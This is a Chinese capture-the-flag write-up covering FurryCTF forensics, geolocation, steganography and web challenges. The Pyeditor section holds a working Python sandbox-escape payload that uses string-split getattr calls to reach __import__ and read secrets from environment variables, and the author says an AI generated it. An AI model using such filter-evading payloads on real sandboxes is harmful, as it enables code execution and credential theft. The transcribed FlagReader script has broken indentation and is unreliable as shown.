

# FurryCTF WP

## 深夜来客：

思路：这道题较为简单通过 查看 tcp 包然后找到 了一个 anonymous 发现后面跟着一个 Z 开头的 Z 开头对于 老手子来说 Z 是 base64 flag 的开头， 丢入小小 base64 解码 即可得到 flag


图片忘记截了

## 串口通讯：

思路：这道题 开头看着很困难，俺去问了 Gemini 他告诉俺可以通过一个工具读取这个 sr 文件 这 sr 文件内的信息 哟理解的是这是个电信号 频率 然后 他告诉我用 HART



然后告诉我 常见的设置值是



点击左侧绿色 UART 标签进行设置：

- **Input Channel (RX):** 确保指向了有波形的那个通道（图中显示是 DATA 通道）。
- **Baud Rate:** 输入你计算出的波特率（常见值：9600, 38400, 115200）。
- **Data bits:** 8
- **Stop bits:** 1
- **Parity:** None (通常是 None, 如果解码出来全是乱码或报错, 再尝试 Odd 或 Even)。
- **Bit order:** LSB First (最常用)。

这 3 个

我一开始设置的是 9600 发现有个 flag 头出现，然后再试了 38400 发现啥也没有  
最后试了 115200 得到 flag 是个 ASCII



## Pyeditor :

思路 我把源码丢入到了 Gemini 中 顺便加了提示词他就给了个 Payload  
经过我的不屑努力（多次问答） 得出了 flag

代码输入

```
# 1. 获取全局字典
globs = getattr(lambda: None, "__glo" + "bals__")

# 2. 获得 builtins 模块 (不再使用 .get)
builtins = globs["__buil" + "tins__"]

# 3. 从 builtins 模块中获取 __import__ 函数
# 使用 getattr 绕过 AST 的函数名检查
imp_func = getattr(builtins, "__im" + "port__")

# 4. 导入 os 并读取环境变量
os_mod = imp_func("o" + "s")
print(os_mod.environ.get('GZCTF_FLAG'))
```

命令行参数: 可选参数

运行代码 停止执行

输出结果

```
> 程序已启动...
错误: 执行错误: module 'builtins' has no attribute 'get'
> 程序已启动...
错误: 执行错误: module 'builtins' has no attribute 'get'
错误: 执行错误: module 'builtins' has no attribute 'get'
furryCTF{Do_NOT_forGET_70_r3m0V3_dE6ug_WHEN_170affa7adf_re1e45E}

> 程序已启动...
```

状态信息

状态: 已结束

进程ID: 657691c3d2f02615

运行时间: 0s

## 困兽之斗：

这道题还是依靠 AI 的帮助 成功通过奇怪的字符和“~ -” 绕过小猫黑客的检测

## 独游：

通过这个很离谱 我先通过车牌号 查到



至此找到了大概的位置是在旺角 亞皆老街 有 2 种方法解答 首先通过 google 地球直接查询 这个巴士站点 也能得到，或者通过 另外 2 个特征




有袁记云饺 和 食其家的就能找到

黑灯信使

这道题说来话长，当时我不抱有做出的希望的，然后我直接把第一个图片丢入随波逐流里面，看到了不对劲的地方：结合题目，应该是 GPS 经纬度。

00B:....[frame-17].c0ord\_A = 43..38'55.O"N 79..22'I9.2  
R:.....

然后我通过 python 脚本提取了那里的 lsb 通道信息得到了



然后里面是 2 个地点

- **坐标 A (多伦多)**
  - 原文本:  $43^{\circ}38'55.0''\text{N } 79^{\circ}22'19.2''\text{W}$
  - 纬度 (N):  $43 + 38/60 + 55.0/3600 = 43.64861$
  - 经度 (W):  $-(79 + 22/60 + 19.2/3600) = -79.37200$
  - **结果 A:**  $43.64861, -79.37200$
- **坐标 B (布宜诺斯艾利斯)**
  - 原文本:  $34^{\circ}36'12.0''\text{S } 58^{\circ}22'54.0''\text{W}$
  - 纬度 (S):  $-(34 + 36/60 + 12.0/3600) = -34.60333$
  - 经度 (W):  $-(58 + 22/60 + 54.0/3600) = -58.38167$
  - **结果 B:**  $-34.60333, -58.38167$

接着我们去看 wav , 耳朵一听就是摩斯电码 通过分析得到了 通行密码  
NEONORCHID

然后通过 pdf 中的提示

这份 PDF 是整个解谜的关键“说明书”。它不仅验证了你之前的发现，还给出了最终 Flag 的精确指向。

#### 1. 核心线索拆解

- 时间锁定：winter-standard time（冬令时）且日期为 2025-01-14。这排除了实行夏令时的干扰。
- 时区过滤：Only one candidate location aligns with EST（只有一个候选地点符合 EST 东部标准时间）。
  - 坐标 A（多伦多）：在 1 月处于 EST (UTC-5)。
  - 坐标 B（布宜诺斯艾利斯）：处于 ART (UTC-3)。
  - 结论：你的目标地点锁定在 多伦多 (Toronto)。
- Courier's Fixation（信使的执着）：对 canine-themed public art（犬类主题公共艺术）的痴迷。
- 最终地点：dog fountain named after its park（以公园命名的狗狗喷泉）。
- 最终答案格式：十进制坐标（5位小数）+ Passphrase (NEONORCHID)。

加上 cache 中的 base64 加密的内容是

BERCZY PARK / DOG FOUNTAIN 确定了位置 是在多伦多的狗狗喷泉好像  
最后让 gemini 精炼了下 得到了 flag


## 我住哪里来着：

“大难题”？不只能说老猫很坏

一开始我是同优同便利店来找的 在那幢楼中找到了 95% 相似的地方

但是尝试了多少遍都是错的

就是这个地方：金陵之家



后来老猫提示了后 我通过能查看到的 全景地图 对这进行了仔细查询 一开始以为是这里




因为有灯 但发现那里没名字 然后我就往后头找 前面的找过了全部输入过了 就在我要放弃的时候 在树丛中出现了个若隐若现的 汇豪公馆

(想捶打老猫)



## FlagReader:

我写了个 python 脚本 通过 观察 F12 网络请求 发现有一个 api 位置 本来想写爬虫的现在只要写一个能循环 480 次处理 json 请求的 py 脚本就行了



```
l.py | 1. import requests
| 2. import binascii
| 3.
| 4. def get_flag():
| 5.     # 基础 API 地址
| 6.     base_url = "http://ctf.furryctf.com:37057/api/flag/char/"
| 7.     total_length = 480
| 8.     flag_hex = ""
| 9.
|10.    print("开始同步提取 Flag, 共 {total_length} 个字符...")
|11.
|12.    # 创建一个 Session 对象可以复用 TCP 连接, 提高速度
|13.    session = requests.Session()
|14.
|15.    for i in range(1, total_length + 1):
|16.        url = f"{base_url}{i}"
|17.        try:
|18.            response = session.get(url, timeout=5)
|19.            if response.status_code == 200:
|20.                data = response.json()
|21.                if data.get("status") == "success":
|22.                    char = data.get("char")
|23.                    flag_hex += char
|24.                    # 每 40 个字符打印一次进度
|25.                    if i % 40 == 0:
|26.                        print(f"已完成: {i}/{total_length}...")
|27.                else:
|28.                    print(f"\n[错误] 第 {i} 位数据返回异常: {data}")
|29.                    break
|30.            else:
|31.                print(f"\n[错误] 访问接口失败, 状态码: {response.status_code}")
|32.                break
|33.        except Exception as e:
|34.            print(f"\n[异常] 请求第 {i} 位时出错: {e}")
|35.            break
|36.
|37.        print("\r" + "="*40)
|38.        print("提取到的完整 Hex 字符串:\n(flag_hex)")
|39.        print("="*40)
|40.
|41.    # 尝试将 Hex (Base16) 解码为字符串
|42.    try:
|43.        # 确保长度是偶数 (Hex解码要求)
|44.        if len(flag_hex) % 2 != 0:
|45.            print("警告: 提取到的字符串长度不是偶数, 可能数据不完整。")
|46.
|47.        # 将十六进制转为字节, 再转为 utf-8 字符串
|48.        flag_bytes = binascii.unhexlify(flag_hex)
|49.        decoded_flag = flag_bytes.decode('utf-8', errors='ignore')
|50.        print(f"最终 Flag 结果: {decoded_flag}")
|51.    except Exception as e:
|52.        print(f"解码失败 (可能是因为尚未收集完整): {e}")
|53.
|54.    if __name__ == "__main__":
|55.        get_flag()
```